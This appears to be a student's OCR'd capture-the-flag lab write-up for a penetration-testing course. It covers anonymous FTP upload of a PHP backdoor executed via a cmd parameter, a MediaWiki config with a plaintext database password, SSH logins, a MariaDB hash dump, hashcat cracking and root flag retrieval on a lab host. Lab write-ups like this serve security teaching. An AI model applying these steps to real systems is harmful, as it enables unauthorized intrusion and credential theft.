
Deliverable 6. What did you find and how did you find it? Can you leverage this data to your advantage?

I was able to find an FTP server that was set up by a monkey. It had very little security and allowed me to login anonymously, and upload a backdoor script, and execute any commands I want on the server.



10.0.5.25/upload/dave-backd
10.0.5.25/upload/dave-backdoor.php?cmd=echo+"hacker+vo
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Ha

```
hacker voice: Im in
```

Deliverable 7. You should be able to get into pippin as an authorized user. Provide a screenshot showing your session and cat the user-flag.




```
## Database settings
$wgDBtype = "mysql";
$wgDBserver = "localhost";
$wgDBname = "mediawiki";
$wgDBuser = "root";
$wgDBpassword = "1Tookie";
```



```
┌──(champuser㉿kali)-[~]
└─$ ssh peregrin.took@10.0.5.25
peregrin.took@10.0.5.25's password:
Last failed login: Sat Mar 18 12:35:14 EDT 2023 from 10.0.17.35 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Thu Mar 16 21:24:14 2023 from 10.0.17.24
[peregrin.took@pippin ~]$ ls
user-flag.txt
[peregrin.took@pippin ~]$ cat user-flag.txt
"f2086690c-3020-496e-8c10-c0c2a841f75b"
[peregrin.took@pippin ~]$
```

Deliverable 8. Enumerate this internal data source to determine where and in what fields useful data might exist. You very likely learned about this system in SYS255,265 and SEC260. Break out your old notes and get on with it. Describe what you found. In the end, you are looking for a new identity and a credential.


```
+-----------+------------------------------------------------------------------------------------------------------------------------------+
| user_name | user_password|
+-----------+------------------------------------------------------------------------------------------------------------------------------+
| Pippin  |
:pbkdf2:sha512:30000:64:7zMbdjXKrFDDq4CRF5q9ow==:49ImFWdWRVz2dCDsJPj+P0Xovz153VenjKk7npuK7u5x
go21IUh+eY0QH8fQxdH/Cjx3zxZyQcfNChAnP11GNg== |
+-----------+------------------------------------------------------------------------------------------------------------------------------+
```



```
MariaDB [mediawiki]> SELECT user_name, user_password FROM user;
+-----------+--------------------------------------------------------------------------------------------------------------------------------+
| user_name | user_password                                                                                                                  |
+-----------+--------------------------------------------------------------------------------------------------------------------------------+
| Pippin    | :pbkdf2:sha512:30000:64:7zMbdjXKrFDDq4CRF5q9ow==:49ImFWdWRVz2dCDsJPj+P0Xovz153VenjKk7npuK7u5xgo21IUh+eY0QH8fQxdH/Cjx3zxZyQcfNChAnP11GNg== |
+-----------+--------------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

Deliverable 9. The credentials you've found are not terribly useful by themselves, you will need to use advanced hash cracking techniques to get what you need. There are very few references on how to get this done, but the following link might push you in the right direction and might possibly make you $25.


- The crack is not trivial and will likely take a couple hours once you figure it out
  - tip: the password starts with a lowercase 'p'.
  - it is also in rockyou
- Cracking in a lowly provisioned VM is slow. Try using humpty.cyber.local or your own physical system.
- Do this over the course of the week as opposed to asking your buddy. Provide a screenshot of your tool of choice cracking the password.



```
┌──(kali㉿kali)-[~]
└─$ cat crackedhash.txt
sha512:30000:7zMbdjXKrFDDq4CRF5q9ow==:49ImFWdWRVz2dCDsJPj+P0Xovz153VenjKk7npu
K7u5xgo21IUh+eY0QH8fQxdH/Cjx3zxZyQcfNChAnP11GNg==:palentir

┌──(kali㉿kali)-[~]
└─$ hashcat -m 12100 -a 0 original.txt -o crackedhash.txt short.txt
```

-
- Deliverable 10. Prove that you have interactive access as root and can display the root flag.



```
┌──(champuser㉿kali)-[~]
└─$ ssh root@10.0.5.25
root@10.0.5.25's password:
Last login: Mon Mar 20 18:35:52 2023 from 10.0.17.29
[root@pippin ~]# ls
anaconda-ks.cfg  root-flag.txt
[root@pippin ~]# cat root-flag.txt
"e89a4831-3fce-4e8a-aadc-c1e397fdf32c"
[root@pippin ~]# 
```